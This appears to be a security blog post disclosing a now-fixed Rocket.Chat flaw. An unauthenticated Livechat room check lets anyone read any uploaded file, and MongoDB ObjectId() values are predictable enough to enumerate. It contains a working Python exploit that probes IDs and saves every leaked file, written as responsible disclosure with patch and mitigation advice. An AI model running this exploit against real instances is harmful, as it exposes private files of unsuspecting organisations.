Applications using MongoDB have a common pitfall of treating the ObjectId() function as cryptographically secure. Recently, we found Rocket.Chat, an open source Slack-like application, to be a victim of this. At Aikido, we run AI Pentests on various open source applications to test our agents and identify their strengths and improvement points. During the pentest, one of the agents reported that an unauthenticated Rocket.Chat user can access any uploaded file if they know its ID. The ID is generated with MongoDB’s ObjectId() and looks random at first sight, but when you look deeper, they are far from it!
In this post, we will demonstrate how an attacker is able to retrieve all generated valid IDs continuously. We'll describe an attack that probes the current ID to predict all other IDs generated by the application. This is shown by capturing every uploaded file in a Rocket.Chat instance. The attack could be applied to different apps using MongoDB with the same primitives, beyond just Rocket.Chat.
We found and reported the issue in Rocket.Chat on the 21st of April through HackerOne (now publicly disclosed: #3687142). As of June 12th, it has been fixed in versions 8.5.1, 8.4.4, 8.3.6, 8.2.6, 8.1.6, 8.0.7, 7.13.9, and 7.10.13. If you or your organization is hosting a Rocket.Chat instance, upgrade to any of these versions or newer as soon as possible if you haven't already. Since it is an unauthenticated exploit, anyone with network access can exploit this.
The Vulnerability
Before we dive into the exploit technique, let me explain more about how Rocket.Chat works.
The main use case of Rocket.Chat is communicating with your organization and team. Conversations are split between configurable channels, and users can share files in addition to chat. To understand the unauthenticated attack surface, in the default setup, users cannot self-register and login is required to open the app.

There's also an optional component called Livechat, which is essentially an unauthenticated helpdesk chat. Even though it's optional, it is enabled by default, but it’s not visible unless you navigate directly to /livechat:

Livechat allows users to send a plain text message to the helpdesk. Additionally, there's file upload support for this widget, but the input is disabled by default (so you can't see it in the screenshot above). Still, the API endpoint for uploading files without authentication remains accessible. This is the main primitive we'll use in our eventual exploit.
Files uploaded in either of these features (authenticated channels & unauthenticated Livechat), are stored in the same location: /file-upload/{fileId}. This creates some complications in the authorization logic. Could we abuse something in Livechat to read real channel uploads?
One of the agents noticed something peculiar in FileUpload.ts. There are two different ways to define a file's Room ID. Firstly, authorization is done by requestCanAccessFiles which reads rc_rid (rid = Room ID) from the query string.
async requestCanAccessFiles({ headers = {}, url }: http.IncomingMessage, file?: IUpload) {
    const { query } = URL.parse(url, true);
    let { rc_uid, rc_token, rc_rid, rc_room_type } = query;
    ...
   const isAuthorizedByRoom = async () =>
        rc_room_type &&
        roomCoordinator
            .getRoomDirectives(rc_room_type)
            .canAccessUploadedFile({ rc_uid: rc_uid || '', rc_rid: rc_rid || '', rc_token: rc_token || '' });
The given rc_rid is passed into canAccessUploadedFile together with the rc_token parameter to verify you have access to that room and should be able to read the file:
async canAccessUploadedFile({ rc_token: token, rc_rid: rid }) {
    return token && rid && !!(await LivechatRooms.findOneByIdAndVisitorToken(rid, token));
},
Second, there's the call to FileUpload.requestCanAccessFiles, which gets the file from the /file-upload/{fileId}/… path and looks it up directly in the database:
WebApp.connectHandlers.use(FileUpload.getPath(), async (req, res, next) => {
    const match = /^\/([^\/]+)\/(.*)/.exec(req.url || '');

    if (match?.[1]) {
        const file = await Uploads.findOneById(match[1]);

        if (file) {
            if (!(await FileUpload.requestCanAccessFiles(req, file))) {
This file also has a rid (Room ID), which may be different from the given rc_rid in the URL. What would happen if they mismatch?
The answer is a large vulnerability. Rocket.Chat does not verify that the file you're requesting is inside the room you're verifying access for. That means you can provide any valid dummy room, then specify an arbitrary fileId in the path parameter to get its content.
Let's see it in practice. First we upload any file to a channel as the victim. In the screenshot below, the admin user uploaded file.txt:

Then, copy the link to the file, like:https://rocketchat.local/file-upload/6a325394876fbe9c70b1b03f/file.txt
Naively visiting the URL in an incognito tab returns a 403 error, so it should be private. Now let's see if we can leak it using the Livechat functionality.
Take the fileId part 6a325394876fbe9c70b1b03f, and let's request the same URL with any anonymous Livechat room user. We can create a session by first registering as a "visitor" with any token value, and then requesting our Room ID. With this valid Room ID, if our exploit works, we are now able to get any file if we just know its fileId. Because there is no check comparing the file's real room to our temporary room.
We'll build out a Python script for our final exploit step by step. Starting with implementing this idea:
HOST = "https://rocketchat.local"
FILE_ID = "6a325394876fbe9c70b1b03f"

s = requests.Session()

token = "x"
# Create anonymous visitor with token
s.post(f"{HOST}/api/v1/livechat/visitor",
       json={"visitor": {"token": token, "name": "attacker", "email": "attacker@example.com"}})
# Get our Room ID
r = s.get(f"{HOST}/api/v1/livechat/room",
          params={"token": token, "agentId": "rocket.cat"})
rid = r.json()["room"]["_id"]
print(f"{rid=}")  # ceHsTjGSTfvAzWHk2

# Get other file using our Room ID
r = s.get(f"{HOST}/file-upload/{FILE_ID}/x",
          params={"rc_room_type": "l", "rc_rid": rid, "rc_token": token})
print(r.text)  # SUPER SECRET DATA
print(r.headers["Content-Disposition"])  # attachment; filename*=UTF-8''file.txt
We've successfully leaked the SUPER SECRET DATA inside file.txt! We also get the original filename in the Content-Disposition: header, making it easier to find out what the file actually is supposed to contain.
A cool find by the agent, but it relied on knowledge of the hard to guess fileId: 6a325394876fbe9c70b1b03f. It looks like a random value made up of 12 bytes. Even with a million requests per second, you'd be looking at a few thousand universe lifetimes before expecting your first hit. Not entirely realistic.
After manually reviewing more of the application’s source code, we found no way of directly leaking any of these file IDs from other sources. How do we come up with a valid ID?
The first hint comes from the fact that this ID is generated by MongoDB's ObjectId() function. “How does that help us?” you may ask.
MongoDB ObjectId()
As explained in the documentation, an ObjectId is made up of:
- A 4-byte timestamp, representing the ObjectId's creation, measured in seconds since the Unix epoch.
- A 5-byte random value generated once per client-side process. This random value is unique to the machine and process. If the process restarts or the primary node of the process changes, this value is re-generated.
- A 3-byte incrementing counter per client-side process, initialized to a random value. The counter resets when a process restarts.
So an ID like 6a325394876fbe9c70b1b03f can be split into:

It also says:
> For timestamp and counter values, the most significant bytes appear first in the byte sequence (big-endian)
So our 6a325394 timestamp can be decoded into June 17th 2026 at 9:58:12 AM:
>>> from datetime import datetime
>>> datetime.fromtimestamp(int("6a325394", 16))
datetime.datetime(2026, 6, 17, 9, 58, 12)
The counter value b1b03f is also a big endian integer. b1b03f + 1 would be b1b040, the next ID. This counter is initialized randomly, and loops around at ffffff to 000000.
It's also quite obvious if we compare two sequential file IDs now. They are far from random.
6a325394876fbe9c70b1b03f6a325a30876fbe9c70b1b048
Predicting fully at random
With this low entropy you may think we can just brute force the IDs until we happen to hit an existing file. While mostly true for the timestamp (we only have the iterate seconds for the past few months), we don't know the 5-byte static random value, and the counter is initialized randomly as well.
The static random value alone has more than a trillion possibilities (256^5). At a rate of 1000 requests per second, you'd still be waiting ~18 years. By that time I'd be impressed if your attacker's machine is still running.
We can assume this to be impossible.
Predicting from an anchor point
The better way to approach this is to find any ObjectId() output from the application, and then predicting future ones from there. An "anchor point". In Rocket.Chat, luckily for us, there is a very easy way to do so with the Livechat feature we're already using. If we just upload a file anonymously, we get its ID, that's our sample.
r = s.post(f"{HOST}/api/v1/livechat/upload/{rid}",
            headers={"x-visitor-token": token},
            files={"file": ("probe", b"probe", "text/plain")})
r.raise_for_status()
data = r.json()
probe_id = data["file"]["_id"]
print(f"{probe_id=}")  # 6a325fbf876fbe9c70b1b053
We now have two required primitives:
- Something we shouldn't have access to is accessible if we know its
ObjectId() - We have a way to generate and read our own
ObjectId()
With this in hand we can get much further. To find files uploaded by other users we have to think about what changes: the timestamp and the counter. The timestamp we will have to decrement in seconds until the time we want. But in the case of the counter, we don't really know how much to decrement it by because other features may generate ObjectId()'s just as well, skipping certain values for the file IDs we're after.
By simply guessing some ranges we can already get pretty successful:
# Parse parts of the ObjectId()
timestamp = datetime.fromtimestamp(int(probe_id[0:8], 16))
random = probe_id[8:18]
counter = int(probe_id[18:24], 16)
print(f"{timestamp=} {random=} {counter=}")

# Loop through the last 5 minutes of timestamps, and last 20 counters
for delta in tqdm(range(int(timedelta(minutes=5).total_seconds()))):
    for c in range(counter - 20, counter):
        t = timestamp - timedelta(seconds=delta)  # Go backwards
        # Create new potential ObjectId()
        oid = f"{int(t.timestamp()):08x}{random}{c:06x}"
        if oid == probe_id:
            continue  # Skip our own file

        # Try requesting it, if successful, print it
        r = s.get(f"{HOST}/file-upload/{oid}/x",
            params={"rc_room_type": "l", "rc_rid": rid, "rc_token": token})
        if r.ok:
            tqdm.write(f"{oid}: {r.text!r}")
If we upload a file to Rocket.Chat and then run this script shortly after, it discovers the ID and its data (iterating through the last 5 minutes + previous 20 IDs in the counter). Below is an example of the output you can expect:
probe_id='6a326750876fbe9c70b1b069'
timestamp=datetime.datetime(2026, 6, 17, 11, 22, 24) random='876fbe9c70' counter=11645033
6a326747876fbe9c70b1b068: 'SUPER SECRET DATA'
  6%|██▎                                 | 19/300 [00:09<02:36,  1.79it/s]
While viable for a proof of concept, in a realistic attack you won't know exactly when a victim uploads their file. A real instance may also be much busier than our local one, generating many ObjectId()'s for other features that displace the file IDs. We need to be faster, and find a way to guarantee we hit every file ID without making assumptions about the timestamp or counter.
Continuously finding all ObjectId()s
One large bottleneck currently is that we're synchronously requesting every ID one by one. While waiting for a response from the server, we're doing nothing. By converting the code to be asynchronous with a library like httpx, we can spawn multiple workers that all send requests from a queue at the same time.
We'll extract the filename from the Content-Disposition: header at the same time, and save the file under leaks/ locally with its original filename.
async def get_token(client):
    token = "x"
    r = await client.post(f"{HOST}/api/v1/livechat/visitor", json={"visitor": {"token": token, "name": "probe", "email": "probe@ex.com"}})
    r.raise_for_status()
    r = await client.get(f"{HOST}/api/v1/livechat/room", params={"token": token, "agentId": "rocket.cat"})
    r.raise_for_status()
    rid = r.json()["room"]["_id"]
    return token, rid

async def oid_worker(client, i, queue, rid, token):
    while True:
        oid = await queue.get()
        print(f"Worker {i} requesting {oid}")
        r = await client.get(f"{HOST}/file-upload/{oid}/x", params={"rc_room_type": "l", "rc_rid": rid, "rc_token": token})
        if r.status_code == 200:
           filename = unquote(r.headers["Content-Disposition"].split("filename*=UTF-8''")[1])
            try:
                content = r.text
            except UnicodeDecodeError:
                content = r.content
            print(f"[LEAK] {oid} ({filename}): {content[:100]!r}")
            with open(f"leaks/{filename.replace('/', '_')}", "wb") as f:
                f.write(r.content)

async def main():
    queue = asyncio.Queue()
    num_workers = 10

    async with httpx.AsyncClient() as client:
        token, rid = await get_token(client)
        print(f"{rid=}")

        print("Starting producer loop...")
        producer_task = asyncio.create_task(oid_producer(client, queue, rid, token))  # We will implement the producer in a second
        print(f"Starting {num_workers} workers...")
        worker_tasks = [
            asyncio.create_task(oid_worker(client, i, queue, rid, token))
            for i in range(num_workers)
        ]
        await asyncio.gather(producer_task, *worker_tasks)

if __name__ == "__main__":
    asyncio.run(main())
To ensure we hit every ID that exists, we can make use of the difference between multiple probes. If a previous probe saw the counter at 100, and the next probe a little while later (eg. 10 seconds) saw it as 122, we know that 22 IDs were generated in between that time. The timestamp interval is also immediately clear: 10 seconds. So we can iterate through 10*22 IDs as quickly as possible.
When done, we can send another probe 10 more seconds later, let's say the counter is at 130 then. Compare that to the now previous probe of 122, and we have to try 8 counter values across 10 seconds again.
We can keep this loop going, producing ID gaps by probing continuously in short intervals, and fetching them quickly using asynchronous workers.
Visualized, the algorithm works something like this. Instead of fetching a whole range of 9*26=234 IDs, we can get samples from the application to make the rectangles we search through smaller. The sum of these smaller ranges of 6+16+45 = 67, much lower than the naive full range.

By keeping the program running and with fast enough requests, we can guarantee that we hit every potential file ID.
In our Python implementation this isn't hard to implement. We just have to split each probe ID to extract its timestamp & counter, and compare them to the previous.
If we're smart, we can save and avoid our own probe counter values in the search, because these will never be the secret files we're looking for. One edge case to look out for is that the counter wraps around from ffffff to 000000 if it hits that limit, so we need to use a modulus to ensure it stays within 3 bytes.
PRODUCER_INTERVAL = 10

def split_probe_id(probe_id):
    timestamp = int(probe_id[0:8], 16)
    random = probe_id[8:18]
    counter = int(probe_id[18:24], 16)
    return timestamp, random, counter

def mod_range(start, stop, modulus):
    for i in range((stop - start) % modulus):
        yield (start + i) % modulus

async def oid_producer(client, queue, rid, token):
    prev_probe_id = await get_probe_id(client, rid, token)
    probes = set([split_probe_id(prev_probe_id)[2]])
    await asyncio.sleep(PRODUCER_INTERVAL)
    while True:
        probe_id = await get_probe_id(client, rid, token)
        prev_timestamp, _, prev_counter = split_probe_id(prev_probe_id)
        timestamp, random, counter = split_probe_id(probe_id)
        probes.add(counter)
        i = 0
        for t in range(prev_timestamp, timestamp):
            for c in mod_range(prev_counter, counter, 0x1000000):
                if c in probes:
                    continue  # Skip our own files
                oid = f"{t:08x}{random}{c:06x}"
                await queue.put(oid)
                i += 1
        print(f"Produced {i} IDs")
        prev_probe_id = probe_id
        await asyncio.sleep(PRODUCER_INTERVAL)
Now finally running the script, we can see on our local instance it is pretty uneventful while nothing is happening. We skip our own IDs and the difference from the previous probe is just 1. Until we open the application and upload a file, within 10 seconds, it is detected by the exploit script and leaked by a worker who picked it up:
Starting producer loop...
Starting 10 workers...
Produced 0 IDs
Produced 0 IDs
...
Produced 22 IDs
Worker 0 requesting 6a32774c876fbe9c70b1b112
Worker 1 requesting 6a32774c876fbe9c70b1b113
...
Worker 3 requesting 6a327754876fbe9c70b1b113
[LEAK] 6a32774e876fbe9c70b1b112: 'SUPER SECRET DATA'
Worker 5 requesting 6a327756876fbe9c70b1b113
Produced 0 IDs
Success! While the script is running, we're now identifying and leaking every uploaded file on the Rocket.Chat instance. With the speed improvements, the instance can be used regularly without halting our script much, and then again, it's a queue so if there's too much work it will just catch up eventually when there's less activity going on.Note that the 10 second interval we're currently using is completely arbitrary, the lower you set it, the smaller the possible ranges will get so you're precisely detecting when a file is uploaded. You can decide the balance between the number of requests for probing vs. the number of requests for brute forcing for yourself.
Watch the proof of concept in this video:
Takeaways
Rocket.Chat fixed the access control issue (#40889) by passing the file into canAccessUploadedFile(), and verifying that the chosen file matches the room ID that is specified in the query parameter.
As a general guide, for random IDs, we recommend not relying on ObjectId(), it is almost as insecure as a simple incremental ID. As defence in depth, use UUIDv4 for secure random strings to ensure even with access control bugs, an attacker still needs a second step to discover the IDs.
While our agent successfully found the IDOR vulnerability, it initially didn't mention the predictability of MongoDB ObjectId()s, because a single sample looks random at first glance. With the changes we made after this research, agents now explore the entropy of such IDs to more accurately explain the likelihood of exploitation in reports.
For security researchers and pentesters looking to improve their IDOR PoC's realism, you now know you can easily predict MongoDB IDs. Something to look out for whenever you have two IDs that look eerily similar.
Our AI pentesting tool discovered this on its own. If you want high quality, fast pentesting running against your application, check out Aikido’s pentesting suite.